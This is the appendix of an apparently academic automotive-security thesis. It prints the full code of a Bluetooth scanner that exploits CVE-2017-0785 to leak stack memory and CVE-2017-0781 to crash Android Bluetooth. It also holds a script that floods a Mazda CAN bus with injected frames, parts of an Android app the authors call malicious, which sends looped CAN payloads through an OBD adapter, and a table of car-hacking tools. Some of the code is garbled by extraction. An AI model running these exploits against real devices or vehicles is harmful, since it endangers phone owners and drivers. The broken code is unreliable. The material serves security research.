http://bwrcs.eecs.berkeley.edu/Classes/icdesign/ee241_s05/Projects/Midterm/VictorWen.pdf
[Accessed Jan. 08, 2020]

Wind River Systems, 2016
Wind River Systems, *Common Android Security Vulnerabilities in an Automotive environment*,
Wind River Systems Inc., Available at:
https://events.windriver.com/wrcd01/wrcm/2016/08/WP-common-android-security-vulnerabilities-in-an-automotive-environment.pdf
[Accessed Jan 19, 2020]

8 Appendix

This chapter contains the full versions of the scripts and major code parts of the Android application for the case study in chapter 5.

8.1 Bluetooth Vulnerability Scanner

```
1.  import os, sys, time, struct, select, binascii, bluetooth, bluedroid,
    connectback, subprocess, shutil
2.  from bluetooth import _bluetooth as bt
3.  from pwn import *
4.  from classes.deviceslist import devices
5.
6.  DEVICES = []
7.  #Maximum length of own BT Name
8.  MAX_BT_NAME = 0xf5
9.  #Number of Attempts to leak data from BT Device, has to be at least 2
10. LEAK_ATTEMPTS = 10
11. #Variablesfor CVE-2017-0781
12. BNEP_FRAME_CONTROL = 0x01
13. BNEP_SETUP_CONNECTION_REQUEST_MSG = 0x01
14. # Get Target Device BT Chip Manufactureres
15. devicelookup = devices.get_devices()
16.
17. class Device(object):
18.     mac = ""
19.     name = ""
20.     vuls = "Vulnerabilities: "
21.
22.     def __init__(self, mac, name):
23.     self.mac = mac
24.         self.name = name
25.
26.     def printDevice(self):
27.     if self.vuls =="Vulnerabilities: ":
28.             print "{0} - {1} - {2}".format(self.mac, self.name, self.vuls)
29.     else:
30.             print "{0} - {1} - \x1b[1;35m{2}\x1b[0m".format(self.mac, self.name,
    self.vuls)
31.
32. def prepareBTInterface(src_hci):
33.     try:
34.         #Restart hci interface
35.         print("restarting interface {0}".format(src_hci))
36.         os.system('hciconfig %s down' % (src_hci))
37.         os.system('hciconfig %s up' % (src_hci))
38.         #TODO: Assert that hci is up
39.         print('setting io-cap')
40.         res = os.popen("btmgmt --index 0 io-cap
    0x03").read().strip().replace("\n","")
41.         assert res.encode("hex") == "IO Capabilities successfully
    set".encode("hex"), "io capabilities could not be set! Failing command: btmgmt
    --index 0 io-cap 0x03"
42.         print("restart successful")
43.
44.     except AssertionError as error:
45.         log.warn("Error while preparing Bt Device: {0}".format(error))
```

```
46.    #sys.exit()
47.
48. def search():
49.     print "searching for bluetooth devices"
50.     devices = bluetooth.discover_devices(duration=20, lookup_names = True)
51.     print "found {0} devices".format(len(devices))
52.     if len(devices) == 0:
53.           log.failure("No devices found!")
54.     sys.exit()
55.     return devices
56.
57. def is_device_vulnerable(addr):
58.     #print "looking up OUI {0}".format(addr[:8])
59.     manufacturers = devicelookup["ANDROIDS"]
60.     for manufacturer in manufacturers:
61.         #print manufacturer
62.         lookups = manufacturers[manufacturer]
63.         for _ in lookups:
64.             if _ == addr[:8]:
65.                 return True, manufacturer
66.     return False, manufacturer
67.
68. #Print memory leak table for CVE-2017-0785
69. def print_leak_result(result):
70.     i = 0
71.     output = ""
72.     for line in result:
73.       output += ("%02d: " % i)
74.       for x in line:
75.         output += ("%08x " % x)
76.       else:
77.         output += ("\n")
78.         i += 1
79.     return output
80.
81. def set_rand_bdaddr(src_hci):
82.     try:
83.     addr = ['%02x' % (ord(c),) for c in os.urandom(6)]
84.     # NOTW: works only with CSR bluetooth adapters!
85.     os.system('sudo bccmd -d %s psset -r bdaddr 0x%s 0x00 0x%s 0x%s 0x%s 0x00
    0x%s 0x%s' % (src_hci, addr[3], addr[5], addr[4], addr[2], addr[1], addr[0]))
86.     print('new BT address: 0x%s 0x00 0x%s 0x%s 0x%s 0x00 0x%s 0x%s' % (src_hci,
    addr[3], addr[5], addr[4], addr[2], addr[1], addr[0]))
87.     final_addr = ':'.join(addr)
88.     log.info('Set %s to new rand BDADDR %s' % (src_hci, final_addr))
89.     # TODO: Assertion
90.
91.     except AssertionError as error:
92.     log.warn("Unable to set BT Address to random Address! This only works with
    CSR bluetooth adapters")
93.     #sys.exit()
94.     while bt.hci_devid(final_addr) < 0:
95.         time.sleep(0.1)
96.     return final_addr
97.
98. def set_bt_name(payload, src_hci, src, dst):
99.     # Create raw HCI sock to set our BT name
100.        raw_sock = bt.hci_open_dev(bt.hci_devid(src_hci))
101.        flt = bt.hci_filter_new()
102.        bt.hci_filter_all_ptypes(flt)
103.        bt.hci_filter_all_events(flt)
104.        raw_sock.setsockopt(bt.SOL_HCI, bt.HCI_FILTER, flt)
105.
```

```
106.       # Send raw HCI command to our controller to change the BT name (first 3
    bytes are padding for alignment)
107.       raw_sock.sendall(binascii.unhexlify('01130cf8cccccc') +
    payload.ljust(MAX_BT_NAME, b'\x00'))
108.       raw_sock.close()
109.       #time.sleep(1)
110.       time.sleep(0.1)
111.
112.       # Connect to BNEP to "refresh" the name (does auth)
113.       bnep = bluetooth.BluetoothSocket(bluetooth.L2CAP)
114.       bnep.bind((src, 0))
115.       bnep.connect((dst, BNEP_PSM))
116.       bnep.close()
117.
118.       # Close ACL connection
119.       os.system('hcitool dc %s' % (dst,))
120.       #time.sleep(1)
121.
122.   def memory_leak_get_bases(src, src_hci, dst, attemptno, filepath):
123.       #prog = log.progress('Doing stack memory leak...')
124.       # Get leaked stack data. This memory leak gets "deterministic"
    "garbage" from the stack.
125.       leak_succeeded = False;
126.       try:
127.          result = bluedroid.do_sdp_info_leak(dst, src)
128.          leak_succeeded = True
129.          #print_leak_result(result)
130.       except KeyError as err:
131.          log.warn("Error while leaking: {0}".format(err))
132.          leak_succeeded = False
133.       except socket.error as err:
134.          log.warn("Error while leaking: {0}".format(err))
135.          leak_succeeded = False
136.       except bluetooth.btcommon.BluetoothError as err :
137.          log.warn("Error while leaking: {0}".format(err))
138.          leak_succeeded = False
139.       except :
140.          log.warn("Unexpected Error: {0}".format( sys.exc_info()[0]))
141.          leak_succeeded = False
142.
143.       if( leak_succeeded ):
144.           filename = filepath+"/"+str(attemptno)
145.          f = open(filename,"w")
146.          f.write(print_leak_result(result))
147.           f.close()
148.       # Close SDP ACL connection
149.       os.system('hcitool dc %s' % (dst,))
150.       #Assert device disconnected
151.       time.sleep(0.1)
152.
153.   #------------CVE-2017-0781------------#
154.   def set_bnep_header_extension_bit(bnep_header_type):
155.       return bnep_header_type | 128
156.
157.   def bnep_control_packet(control_type, control_packet):
158.       return p8(control_type) + control_packet
159.
160.   def packet(overflow):
161.       pkt = ''
162.       pkt += p8(set_bnep_header_extension_bit(BNEP_FRAME_CONTROL))
163.       pkt += bnep_control_packet(BNEP_SETUP_CONNECTION_REQUEST_MSG, '\x00' +
    overflow)
164.       return pkt
165.
```

```
166.   def check_0781(src_hci, target, name):
167.           print("Checking {0} - {1} for CVE-2017-0781
    Vulnerability".format(target, name))
168.           port = 0xf # BT_PSM_BNEP
169.           context.arch = 'arm'
170.           count = 60
171.           bad_packet = packet('AAAABBBB')
172.           log.info('Connecting...')
173.           for i in range(5):
174.                  try:
175.                         sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)
176.                         bluetooth.set_l2cap_mtu(sock, 1500)
177.                         sock.connect((target, port))
178.                         log.info('Sending BNEP packets...')
179.                         for i in range(count):
180.                             sock.send(bad_packet)
181.                         #log.success('Done.')
182.                         sock.close()
183.                         os.system('hcitool dc %s' % (target,))
184.                         time.sleep(0.1)
185.                  except bluetooth.btcommon.BluetoothError as err :
186.                         log.warn("Error while reconnecting: {0}".format(err))
187.                         if((err.args[0]== "(110, 'Connection timed out')") or
    (err.args[0] == "(112, 'Host is down')")):
188.                                 for d in DEVICES:
189.                                        if ( name == d.name):
190.                                               d.vuls += "CVE-2017-0781 "
191.                                 log.success("\x1b[1;35mDevice is vulnerable for
    CVE-2017-0781 - BT service crash succeeded!\x1b[0m");
192.                                 break
193.                  except:
194.                         log.warn("Unexpected error: {0}".format(
    sys.exc_info()[0]))
195.                         break
196.
197.   #------------CVE-2017-0785-----------#
198.   def check_0785(src_hci, dst, name):
199.       os.system('hcitool dc %s' % (dst,))
200.       src = "2C:F6:12:DE:4B:09"
201.       print("Checking {0} - {1} for CVE-2017-0785 Memory Leak
    Vulnerability".format(dst, name))
202.       #create output dir
203.       filepath = os.getcwd()+"/leaks/"+dst.replace(":","-")
204.       try:
205.          os.mkdir(filepath)
206.       except OSError as oserr:
207.          log.info("Directory already exists, cleaning up and creating a new
    one")
208.          shutil.rmtree(filepath)
209.          os.mkdir(filepath)
210.       # Try to leak section bases
211.       for i in range(LEAK_ATTEMPTS):
212.             memory_leak_get_bases(src, src_hci, dst, i, filepath)
213.       # read outputfiles
214.       n = 0
215.       d = []
216.       outputfiles = os.listdir(filepath)
217.       difffilename = filepath + "/diff.txt"
218.       difftext = ""
219.       if(len(outputfiles) != 0):
220.              for filename in outputfiles:
221.                 f = open((filepath+"/"+filename), 'r')
222.                 d.append(f.read())
223.                 n += 1
```

```
224.              for y in range(len(d[0])):
225.                a = d[0][y]
226.                for x in range(1,len(outputfiles)):
227.                 if a != d[x][y]:
228.                   difftext += ("_")
229.                   break
230.                else:
231.                  difftext += (a)
232.               difftext += "\n"
233.               f = open(difffilename,"w")
234.              f.write(difftext)
235.               f.close()
236.              for d in DEVICES:
237.                 if ( name == d.name):
238.                        d.vuls += "CVE-2017-0785 "
239.              log.success("\x1b[1;35mDevice is vulnerable for CVE-2017-0785 -
    Memory leak succeeded, differential of addresses saved at
    {0}\x1b[0m".format(difffilename));
240.
241.   #------------Scanner-Main-----------#
242.   def main(src_hci):
243.       print ("\x1b[1;35mBluetooth Vulnerability Scanner V0.1\x1b[0m")
244.       #print("linux-dependencies: sudo apt-get install python2.7 python-pip
    python-dev git libssl-dev libffi-dev build-essentail bluetooth libbluetooth-
    dev")
245.       #print("python-dependencies: sudo pip install pybluez pwntools")
246.       prepareBTInterface(src_hci)
247.       vulnerableDevices = []
248.       try:
249.              results = search()
250.              if (results!=None):
251.                 #print(results)
252.                 for addr, name in results:
253.                     resultTuple = is_device_vulnerable(addr)
254.                     vulnerable = resultTuple[0]
255.                     manufacturer = resultTuple[1]
256.                     DEVICES.append(Device(addr, name))
257.                     print "{0} - {1} - {2} {isVulnerable}".format(addr,
    manufacturer, name, isVulnerable="\x1b[1;35mmight be Vulnerable\x1b[0m" if
    vulnerable else "most likely not Vulnerable")
258.                     if (vulnerable):
259.                        vulnerableDevices.append(tuple((addr,name)))
260.
261.                 for addr, name in vulnerableDevices:
262.                     check_0785(src_hci, addr, name)
263.                     check_0781(src_hci, addr, name)
264.
265.                 for d in DEVICES:
266.                        d.printDevice()
267.
268.       except KeyboardInterrupt:
269.           print ("Stopped Scanner successsfully! \n")
270.
271.   if __name__=="__main__":
272.       main(*sys.argv[1:])
```

8.2 Mazda Exploit Script

```
1. from pyusbtin.usbtin import USBtin
2. from pyusbtin.canmessage import CANMessage
3. from time import sleep
4. def log_data(msg):
5.     print(msg)
6. usbtin=USBtin()
7. usbtin.connect("/dev/ttyACM0")
8. usbtin.add_message_listneer(log_data)
9. usbtin.open_can_channel(500000, USBtin.ACTIVE)
10. test_msg = CANMessage(0x201,[50,200,0,0,0,0,0,0])
11. while(True):
12.     usbtin.send(test_msg)
13.     sleep(0.1)
```

8.3 OBD CAN App

This section contains the most important code parts of the malicious Android application from chapter 5 that is based on the obd-reader-app from Pires (2017). The ObdConfig class utilizes ObdRawCommand and ObdLoopProtocolCommand objects to send raw commands and payload data to the ELM327 adapter.

Main Activity Class

Create a BluetoothAdapter object:

```
1. @Override
2. public void onCreate (Bundle savedInstanceState) {
3.     super.onCreate(savedInstanceState);
4.     final BluetoothAdapter btAdapter =
   BluetoothAdapter.getDefaultAdapter()
5.     if (btAdapter !=null)
6.         bluetoothDefaultIsEnable = btAdapter.isEnabled()
```

Bind Bluetooth Service:

```
1. private void doBindService() {
2.     if (!isServiceBound) {
3.         Log.d(TAG, "Binding OBD service..");
4.         if(preRequisites) {
5.             btStatusTextView.setText("connecting…");
6.             Intent serviceIntent = new Intent (this,
   ObdGatewayService.class);
7.             bindService(serviceIntent, serviceConn,
   Context.BIND_AUTO_CREATE);
8.         } else {
9.             btStatusTextView.setText("disabled");
```

```
10.            Intent serviceIntent = new Intent(this,
   MockObdGatewayService.class);
11.            bindService(serviceIntent, serviceConn,
   Context.BIND_AUTO_CREATE);
12.        }
13.    }
14. }
```

Start Service:

```
1.  private ServiceConnection serviceConn = new ServiceConnection() {
2.      @Override
3.      public void onServiceConnected(ComponentName className, IBinder
   binder) {
4.      Log.d(TAG, className.toString() + "service is bound");
5.      isServiceBound = true;
6.      service = ((AbstractGatewayService.AbstractGatewayServiceBinder)
   binder).getService();
7.      service.setContext(MainActivity.this);
8.      Log.d(TAG, "Starting live data");
9.      try {
10.         service.startSErvice();
11.         if (preRequisites). {
12.             btStatusTextView.setText("connected"); …
```

Create a queue that issues commands to the service:

```
1.  private final Runnable mQueueCommands = new Runnable() {
2.      public void run() {
3.          if (service != null && service.isRunning() &&
   service.queueEmpty()) {
4.              queueCommands();
5.              commandResult.clear();
6.          }
7.          // run again in period defined in preferences
8.          new Handler().postDelayed(mQueueCommands,
   ConfigActivity.getObdUpdatePeriod(prefs));
9.      }
10. };
```

```
1.  private void queueCommands() {
2.      if (isServiceBound) {
3.          for (ObdCommand Command : ObdConfig.getCommands()) {
4.              if (prefs.getBoolean(Command.getName(), true))
5.                  service.queueJob(new ObdCommandJob(Command));
6.          }
7.      }
8.  }
```

ObdConfig Class
Add commands to execute:

```
1.  public final class ObdConfig {
2.      public static ArrayList<ObdCommand> getCommands() {
```

```
3.          ArrayList<ObdCommandY cmds = new ArrayList<>();
4.          cmds.add(new ObdRawCommand("ATH1"));
5.          cmds.add(new ObdRawCommand("ATSH201"));
6.          cmds.add(new ObdLoopProtocolCommand("32c8000000000000, 200));
7.          return cmds;
8.      }
9.  }
```

ObdRawCommand Class

```
1.  package com.github.pires.obd.commands.protocol;
2.  public class ObdRawCommand extends ObdProtocolCommand {
3.      public ObdRawCommand(String command) { super(command); }
4.      @Override
5.      public String getFormattedResult() {return getResult();}
6.      @Override
7.      public String getName() { return "Custom command " +
    getCommandPID();}
8.  }
```

ObdLoopProtocolCommand Class

```
1.  class ObdLoopProtocolCommand extends ObdProtocolCommand {
2.      private int loopCounter;
3.      public ObdLoopProtocolCommand (String s) { super(s); }
4.      public ObdLoopProtocolCommand (String s, int i) {
5.          super(s);
6.          loopCounter = I;
7.      }
8.      @Override
9.      protected void sendCommand(OutputSstream out) throws IOException,
    InterruptedException {
10.         //write to Outputstream (e.g. Bluetoothsocket) with an added
    Carriage return
11.         for (int i = 0; i<loopCounter; i++) {
12.             out.write((cmd + "\r").getBytes());
13.             out.flush();
14.         }
15.         if (responseDelayInMs != null && responseDelayInMs > 0) {
16.             Thread.sleep(responseDelayInMs);
17.         }
18.     }
19.     @Override
20.     public String getFormattedResult() {
21.         return "nothing";
22.     }
23.     @Override
24.     public String getName() {
25.         return "loop protocol command";
26.     }
27. }
```

8.4 Automotive Security Tool Matrix

Name	Description / Purpose	Source / Documentation	Targeted Interface	Attack Types that can be performed	Phase	Author	Licencing Model	Necessary requirements for correct usage	Retrievable Information	Costs / Price	Where to Buy
can-utils	Basic tools to display, record, generate and replay CAN traffic	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
candump	display, filter and log CAN data to files	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Reconnaissance	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
canplayer	replay CAN logfiles	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
cansend	send a single frame	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
cangen	generate (random) CAN traffic	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Reconnaissance	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
cansniffer	display CAN data content differences (just 11bit CAN Ids)	https://github.com/linux-can/can-utils	CAN Bus	Sniff CAN Traffic	Reconnaissance	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
canlogserver	log CAN frames from a remote/local host	https://github.com/linux-can/can-utils	CAN Bus	Log CAN Traffic	Reconnaissance, Reporting	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
bcmserver	interactive BCM configuration (remote/local)	https://github.com/linux-can/can-utils	CAN Bus	Replay CAN Traffic	Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
canneloni	UDP/SCTP based SocketCAN tunnel	https://github.com/mguentner/cannelloni	CAN Bus	Transfer CAN Messages via Ethernet	Exploitation	Maximilian Güntner	GPL2	Linux, needs compilation	CAN Messages	Free	
socketcand	use RAW/BCM/ISO-TP sockets via TCP/IP sockets	https://github.com/linux-can/socketcand	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
cangw	CAN gateway userspace tool for netlink configuration	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
canbusload	calculate and display the CAN busload	https://github.com/linux-can/can-utils	CAN Bus	Modify CAN Traffic	Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	

can-calc-bit-timing	userspace version of in-kernel bitrate calculation	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
canfdtest	Full-duplex test program (DUT and host part)	https://github.com/linux-can/can-utils	CAN Bus		Reconnaissance	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
isotp for can	Protocol driver which impelments ISO 15765-2 data transfers	https://github.com/hartkopp/can-isotp	CAN Bus	Modify CAN Traffic	Exploitation	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation	CAN Messages	Free	
isotpsend	send a single ISO-TP PDU	https://github.com/hartkopp/can-isotp	CAN Bus	Inject CAN Traffic	Exploitation	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotprecv	receive ISO-TP PDU(s)	https://github.com/hartkopp/can-isotp	CAN Bus	Read CAN Traffic	Reconnaissance	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotpsniffer	wiretap ISO-TP PDU(s)	https://github.com/hartkopp/can-isotp	CAN Bus	Dump reassembled ISO-TP PDUs	Reconnaissance	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotpdump	wiretap and interpret CAN messages (CAN_RAW)	https://github.com/hartkopp/can-isotp	CAN Bus	Dump received CAN Traffic with PCI decoding	Reconnaissance	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotpserver	IP server for simple TCP/IP <-> ISO 15765-2 bridging (ASCII HEX)	https://github.com/hartkopp/can-isotp	CAN Bus		Reconnaissance	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotpperf	ISO15765-2 protocol performance visualisation	https://github.com/hartkopp/can-isotp	CAN Bus		Reconnaissance	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
isotptun	create a bi-directional IP tunnel on CAN via ISO-TP	https://github.com/hartkopp/can-isotp	CAN Bus	Tunnel ISOTP Messages via CAN	Exploitation	Oliver Hartkopp	BSD3, GPL2	Linux, needs compilation		Free	
asc2log	convert ASC logfile to compact CAN frame logfile	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
log2asc	convert compact CAN frame logfile to ASC logfile	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
log2long	convert compact CAN frame representation into user readable	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	

slcan_attach	userspace tool for serial line CAN interface configuration	https://github.com/linux-can/can-utils	CAN Bus		Reconnaissance	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
slcand	daemon for serial line CAN interface configuration	https://github.com/linux-can/can-utils	CAN Bus		Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
slcanpty	creates a pty for applications using the slcan ASCII protocol	https://github.com/linux-can/can-utils	CAN Bus		Reconnaissance, Exploitation	Linux-Can (Konzernforschung Volkswagen AG)	BSD3, GPL2	Linux, needs compilation		Free	
kayak	Canbus diagnosis and monitoring	https://dschanoeh.github.io/Kayak/	CAN Bus	Can Traffic Diagnosis and Monitoring	Reconnaissance, Exploitation	Jan-Niklas Meier	GNU General Public Lesser License 3	Maven, Java	Data from CAN Messages	Free	
Caring Caribou	car security exploration tool for the CAN bus	https://github.com/CaringCaribou/caringcaribou	CAN Bus	attacks against ECUs (UDS & XCP Protocolls), CAN fuzzer, Dump Can traffic, send & receive CAN Messages	Reconnaissance, Exploitation	HEAVENS Project, Sandberg, Karlsson, et.al.	GPL3	Python	Data from CAN Messages	Free	
Wireshark	Network protocol analyzer	https://www.wireshark.org/	Network, Wifi	Sniff Network Traffic	Reconnaissance	Wireshark Foundation	GPL2	None	Network Traffic Packets	Free	
icsim	Instrument cluster simulator for socket can	https://github.com/zombieCraig/ICSim	CAN Bus	Training for CAN Hacking	Testing	OpenGarages	OpenSource	Linux	CAN Messages	Free	
OpenXC API	Combination of open source hardware and software that extends vehicle with custom applications and pluggable modules.	http://openxcplatform.com	CAN Bus	Modify CAN Traffic, develop Car Interaction Apps	Exploitation	ALOM	Creative Commons Attribution International 4.0 License	None	Depends on Plaform to build on	Free	
OpenXC CrossChasm C5 Cellular VI	OBD to GSM Connector via SIM Card	http://openxcplatform.com/vehicle-interface/hardware.html#crosschasm-c5-cellular	CAN Bus	Modify CAN Traffic via GSM, convert CAN messages to OpenXC format	Exploitation	ALOM	Commercial	None	CAN Messages	425 €	https://shop.openxcplatform.com/crosschasm-c5-cellular-vi.html

OpenXC Ford Reference VI	OBD Connector for openxc api apps for ford vehicles	http://openxcplatform.com/vehicle-interface/hardware.html#crosschasm-c5-ble	CAN Bus	Modify CAN Traffic on Ford Vehicles, convert CAN messages to OpenXC format	Exploitation	ALOM	Commercial	None	CAN Messages	130 €	https://shop.openxcplatform.com/ford-reference-vi.html
Crosschasm C5 BT VI	OBD Connector for openxc api apps	http://openxcplatform.com/vehicle-interface/hardware.html#crosschasm-c5-ble	CAN Bus	Modify CAN Traffic, convert CAN messages to OpenXC format	Exploitation	ALOM	Commercial	None	CAN Messages	140 €	https://shop.openxcplatform.com/reference-hardware/c5-bt-iv.html
Crosschasm C5 BLE VI	OBD Connector for openxc ios api apps	http://openxcplatform.com/vehicle-interface/hardware.html#crosschasm-c5-ble	CAN Bus	Modify CAN Traffic, convert CAN messages to OpenXC format	Exploitation	ALOM	Commercial	None	CAN Messages	130 €	https://shop.openxcplatform.com/reference-hardware/c5-ble-vi.html
SAE J2534-1	Standard how MS Windows communicates with a vehicle.	https://www.sae.org/standards/content/j2534/1_201510/	CAN Bus		Reconnaissance	SAE International	Commercial	None	Communication Standard for PC and Vehicle	81 €	
analyze.exe	Binary file analysis tool	https://github.com/blundar/analyze.exe/	Binaries	Analyze Binary Data	Reconnaissance	Dave Blundell	MIT Licence	Windows	Data from Binaries	Free	
WinOLS	Visualisation, Modification and Management of Data in Eproms (ECUs)	https://www.evc.de/de/product/ols/default.asp	Binaries, ECUs	Analyze Binary Data, Perform Chiptuning	Reconnaissance	EVC Electronic GmbH	Commercial	Windows	Ecu Data	1.431 €	
BdmToGo	Read and program BDM Ecus	https://www.evc.de/de/product/bdm/bdmToGo.asp	Binaries, ECUs	Read and Flash BDM Ecus	Reconnaissance, Exploitation	EVC Electronic GmbH	Commercial	Windows	Ecu Data	Free	
DASMx	Disassembler for 8-bit microprocessors (as commonly found in ecus)	http://www.atastro.com/software/prog/dasmx.html	Binaries, ECUs	Disassemble ECU Firmware	Reconnaissance	Conquest Consultants	Free to Use		Ecu Data	Free (version 1.10)	
Chip Whisperer	Open Source side channel analysis tool	http://newae.com/chipwhisperer/	ECUs	Sidechannel Attacks on ECUs	Exploitation	NewAE Technology	Commercial		Ecu Data	325 €	
Automotive Grade Linux	Open source project linux in vehicle infotainment system	https://www.automotivelinux.org/	Infotainment System		Reconnaissance	Linux Foundation	Creative Commons Attribution International 4.0 License			Unknown	

Metasploit	Penetration testing framework	https://www.metasploit.com/	Infotainment System, CAN Bus	Perform exploits on various parts of the system	Exploitation	Rapid7	BSD3	Kali		Free / Upon Request	https://www.rapid7.com/contact/
CAN of Fingers	Creates passive fingerprints of Make and Model over CAN bus	https://github.com/zombieCraig/c0f/	CAN Bus	Analyze CAN traffic, fingerprint make & model	Reconnaissance	Craig Smith	GPL2	Linux	Make, Model, CAN Messages	Free	
GNURadio Companion	Graphical tool for creating signal flow graphs and generating flow-graph source code	https://wiki.gnuradio.org/index.php/GNURadioCompanion	Radio	Create Flow Graphs for Radio Attacks	Reconnaissance, Exploitation	GNU Radio Companion Working Group	GPL3			Free	
Hack RF One	SDR peripheral	https://greatscottgadgets.com/hackrf/one/	Radio, Wifi, Doorlocks	Send and Recieve Wireless Signals	Reconnaissance, Exploitation	Great Scott Gadgets (Michael Ossmann)	Open Source Hardware		Radio Signals 1Mhz - 6Ghz	300 €	
Portapack hackrf	Addon for hack rf one to make it portable	https://github.com/sharebrained/portapack-hackrf	Wireless	Capture radio signals on the go	Reconnaissance	Sharebrained	GPL2	HackRF	Radio Signals 1Mhz - 6Ghz	220 €	
gr-tpms	Tire Pressure Monitor tools for GNU Radio	https://github.com/jboone/gr-tpms/	TPMS	Modify Tire Preassure Monitoring data	Reconnaissance	Jared Boone	GPL2	Gnu Radio	TPMS Data	Free	
Burn2	EPROM Chip programmer	https://www.moates.net/chip-programming-c-94.html	Binaries	Read and Program AT29C256, 27SF512, AM29F040 Chips	Exploitation	Moates	Commercial		Chip firmware	85 €	
Willem	Eprom programmer	http://www.keeelectronics.com/catalog/product_info.php?products_id=53	Binaries	Reprogram Eprom chips	Exploitation	KEE Electronics	Commercial		Chip firmware	45 €	
Ostrich2	Rom emulator	http://support.moates.net/ostrich-20-overview/	Binaries	Chiptuning	Exploitation	Moates	Commercial		Chip firmware	175 €	
RoadRunner	Rom emulator 18-bit eproms	https://www.moates.net/roadrunnerdiy-guts-kit-p-118.html	Binaries	Emulate LS1 PCMs	Testing, Exploitation	Moates	Commercial		Chip firmware	489 €	
OLS300	ROM Emulator for WinOLS	https://www.evc.de/ftp/winols/OLS300%20deutsch.pdf	Binaries	Simulate (EP)ROM in ECUs	Testing, Exploitation	EVC Electronic GmbH	Commercial	WinOLS	Chip firmware	2.050 €	

eecanalyzer	EEC Analyzer	http://www.eecanalyzer.net/ea	CAN Bus	Log and Monitor live data from OBDII	Reconnaissance	EECAnalyzer	Commercial			215 €	
eecbinaryeditor	J2534 binary editor	http://www.eecanalyzer.net/be	Binaries	Edit Ford EEC binary data	Exploitation	EECAnalyzer	Commercial			215 €	
Megasquirt	stand-alone efi controller	http://megasquirt.info/	Chip tuning	Perform chiptuning	Exploitation	EFI Analytics	Commercial			2.049 €	
TunerStudio	Tuning software for Megasquirt	http://www.tunerstudio.com/index.php/tuner-studio	Binaries	Perform chiptuning, read and modify ecu data	Exploitation	EFI Analytics	Commercial			60 €	
CANdiy-Shield	plug-on module for arduino with CAN-Bus connectivity MCP2515	https://github.com/watterott/CANdiy-Shield	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Watterott	Creative Commons Share-Alike License	Arduino	CAN Messages	15 €	
CAN-BUS Shield V2.0	Canbus controller with spi interface and Mcp2551 for arduino	http://wiki.seeedstudio.com/CAN-BUS_Shield_V2.0/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Seeed Technology Co.Ltd	Creative Commons Share-Alike License	Arduino	CAN Messages	30 €	
Dfrobot can bus shield	Arduino can bus shield	https://www.dfrobot.com/product-1444.html	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	DFRobot	Commercial	Arduino	CAN Messages	22 €	
SparkFun SFE Can-Bus Shield	Arduino can bus shield	https://www.sparkfun.com/products/13262	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	SparkFun	Commercial	Arduino	CAN Messages	27 €	
OBD-II Telematics Kit	Arduino based diy kit for custom vehicle telematics device with obd-II/Gps/G-force data logging, live data display and wifi connectivity	https://freematics.com/pages/products/arduino-telematics-kit-3/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Mediatronic Pty Ltd	Commercial	Arduino	CAN Messages	170 €	
OBD-II Emulator MK2	OBD2 emulator with KWP2000, ISO 9141 and CAN Bus simulation	https://freematics.com/products/freematics-obd-emulator-mk2/	CAN Bus	Simulate CAN Traffic for testing	Testing	Mediatronic Pty Ltd	Commercial	Arduino	CAN Messages	290 €	
